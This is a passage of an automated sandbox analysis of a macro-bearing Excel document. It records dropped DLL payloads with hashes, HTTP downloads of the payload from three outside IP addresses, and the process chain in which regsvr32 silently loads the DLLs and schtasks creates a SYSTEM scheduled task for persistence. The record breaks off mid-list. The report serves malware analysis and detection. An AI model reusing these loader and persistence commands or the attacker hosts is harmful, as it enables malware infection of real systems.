Preview:	MSFT................Q................................#......$....... ....d.......,...........X....... ....L...........x.......@...........l.......4...........`.......(...........T...................H...........t.......<......... ..h.......0...........\.......$...........P...........|.......D...........p.......8...........d.......,...........X....... ...........L...........x.......@........ ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-......|.......D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.......8.............................. $...x..xG.............T... ....&!.. ....

C:\Users\user\AppData\Local\Temp\VBE\RefEdit.exd

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	15676
Entropy (8bit):	4.533027176775501
Encrypted:	false
SSDEEP:	192:WLQxlA11DxzCOtHIT6P20eChgZjTdZ3HJV8L1I17EMBkDXrq9LwGGLVbkLde:WLQ38xesT20lheZ3waE5D7qxIxkxe
MD5:	5D875E34DEB2FB6764D59C36A6062310
SHA1:	EA3E3E00385E1D4D0D91614AFA63F800A082E4D5
SHA-256:	1F50C89EFA09339ADD45C4C2265DACC4743277B008D23EFBB6F48EE06D2B9837
SHA-512:	EC691FD8048A912E4DE1DEDCB3FF96F61599D8965C184E7ED71BA490D2A5EC5EC536853576FA9A4F943B65B03848E353407E6A2187A2A27E6973DA1D5B31E5D 2
Malicious:	false
Preview:	MSFT................A..............................1............... ....d...........,...................\...........H...4...........0... ....x................................x. ....$"..P..$"...0....P..,...................... ....0.....................%"..H..."...H.......(...................@...................P...............0.......`..............................p...X... ........... ....#M..v.K.~.x.............E.............F...........B........`..d......."E.............F........0.............F..........E........`.M...........CPf.........0..=.......01..)....w....<Wl.......\.1Y........k...U........".......|.. .K..a...

C:\Users\user\Drezd.red

Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43D B4
Malicious:	**true**
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!......................... ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$..............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

C:\Users\user\Drezd1.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!......................... ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$.............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

C:\Users\user\Drezd2.red	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	387072
Entropy (8bit):	1.6961804656486577
Encrypted:	false
SSDEEP:	1536:92VcC6MtqWgV3vAFNJ3JXS9n5SYCR44u029R+J:XC6MtAAFNJ5XC5SYCi02r+J
MD5:	B19B0AF9A01DD936D091C291B19696C8
SHA1:	862ED0B9586729F2633670CCD7D075D7693908E1
SHA-256:	17D261EACA2629EF9907D0C00FB2271201E466796F06DCB7232900D711C29330
SHA-512:	9F0CE65AFA00919797A3A75308CF49366D5DCA0C17EA3CFAB70A9E9244E0D5AB6DEC21A3A46C2C609159E0CBF91AF4F10E6A36F3FB7310A5C2B062249AB43DB4
Malicious:	**true**
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....;a...........!......................... ....p.......\|.... ....text.............................. ..`.edata..p.... ....@..@.data.... ...0.......... ....@....data...T....P.......$.............@....rdatat.H..........................@....rsrc........ ....@..@.........P...0...P..............................P.......P...H..........................P.... ...P.. ....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Mon Sep 27 10:38:52 2021, Security: 0
Entropy (8bit):	7.131912306364678
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	Compensation-1730406737-09272021.xls
File size:	129024
MD5:	b4b3a2223765ac84c9b1b05dbf7c6503
SHA1:	57bc35cb0c7a9ac6e7fcb5dea5c211fe5eda5fe0
SHA256:	3982ae3e61a6ba86d61bd8f017f6238cc9afeb08b785010d686716e8415b6a36
SHA512:	52b33c60f4f3b1043915fc595aaf1684fe558d82c778a8cb078916daa565f36f12d5fe023ea7611c39f0e2c48bb241eb481b02b2160ba4e97f402c9b75cae500

General

SSDEEP:	3072:Cik3hOdsylKlgxopeiBNhZFGzE+cL2kdAnc6YehWfG+tUHKGDbpmsiilBti2JtqV:vk3hOdsylKlgxopeiBNhZF+E+W2kdAnE
File Content Preview:	........................>...b...... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Compensation-1730406737-09272021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-27 09:38:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.178
- 185.183.96.67
- 185.250.148.213

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	190.14.37.178	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 16:51:08.173515081 CEST	0	OUT	GET /44466.7022844907.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.178 Connection: Keep-Alive
Sep 27, 2021 16:51:09.180974007 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 14:51:09 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7022844907.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	185.183.96.67	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 16:51:11.602025032 CEST	407	OUT	GET /44466.7022844907.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.183.96.67 Connection: Keep-Alive
Sep 27, 2021 16:51:11.850470066 CEST	409	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 14:51:11 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7022844907.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	185.250.148.213	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 16:51:12.323935032 CEST	817	OUT	GET /44466.7022844907.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 185.250.148.213 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 16:51:12.594134092 CEST	819	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 14:51:12 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44466.7022844907.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2528 Parent PID: 596

General

Start time:	16:51:13
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ffe0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2084 Parent PID: 2528

General

Start time:	16:51:23
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd.red
Imagebase:	0xffb80000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1928 Parent PID: 2084

General

Start time:	16:51:23
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd.red
Imagebase:	0x90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2008 Parent PID: 1928

General

Start time:	16:51:25
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xab0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 584 Parent PID: 2528

General

Start time:	16:51:26
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd1.red
Imagebase:	0xffb80000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 264 Parent PID: 2008

General

Start time:	16:51:26
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn fpdnnxq /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 16:53 /ET 17:05
Imagebase:	0xb60000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2228 Parent PID: 584

General

Start time:	16:51:26
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd1.red
Imagebase:	0xdf0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2608 Parent PID: 2228

General

Start time:	16:51:28
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xab0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: regsvr32.exe PID: 2816 Parent PID: 1672

General

Start time:	16:51:29
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffb80000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1124 Parent PID: 2816

General

Start time:	16:51:30
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xdf0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2280 Parent PID: 2528

General

Start time:	16:51:31
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd2.red
Imagebase:	0xffb80000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2624 Parent PID: 2280

General

Start time:	16:51:31
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd2.red
Imagebase:	0xdf0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 2540 Parent PID: 1124

General

Start time:	16:51:32
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
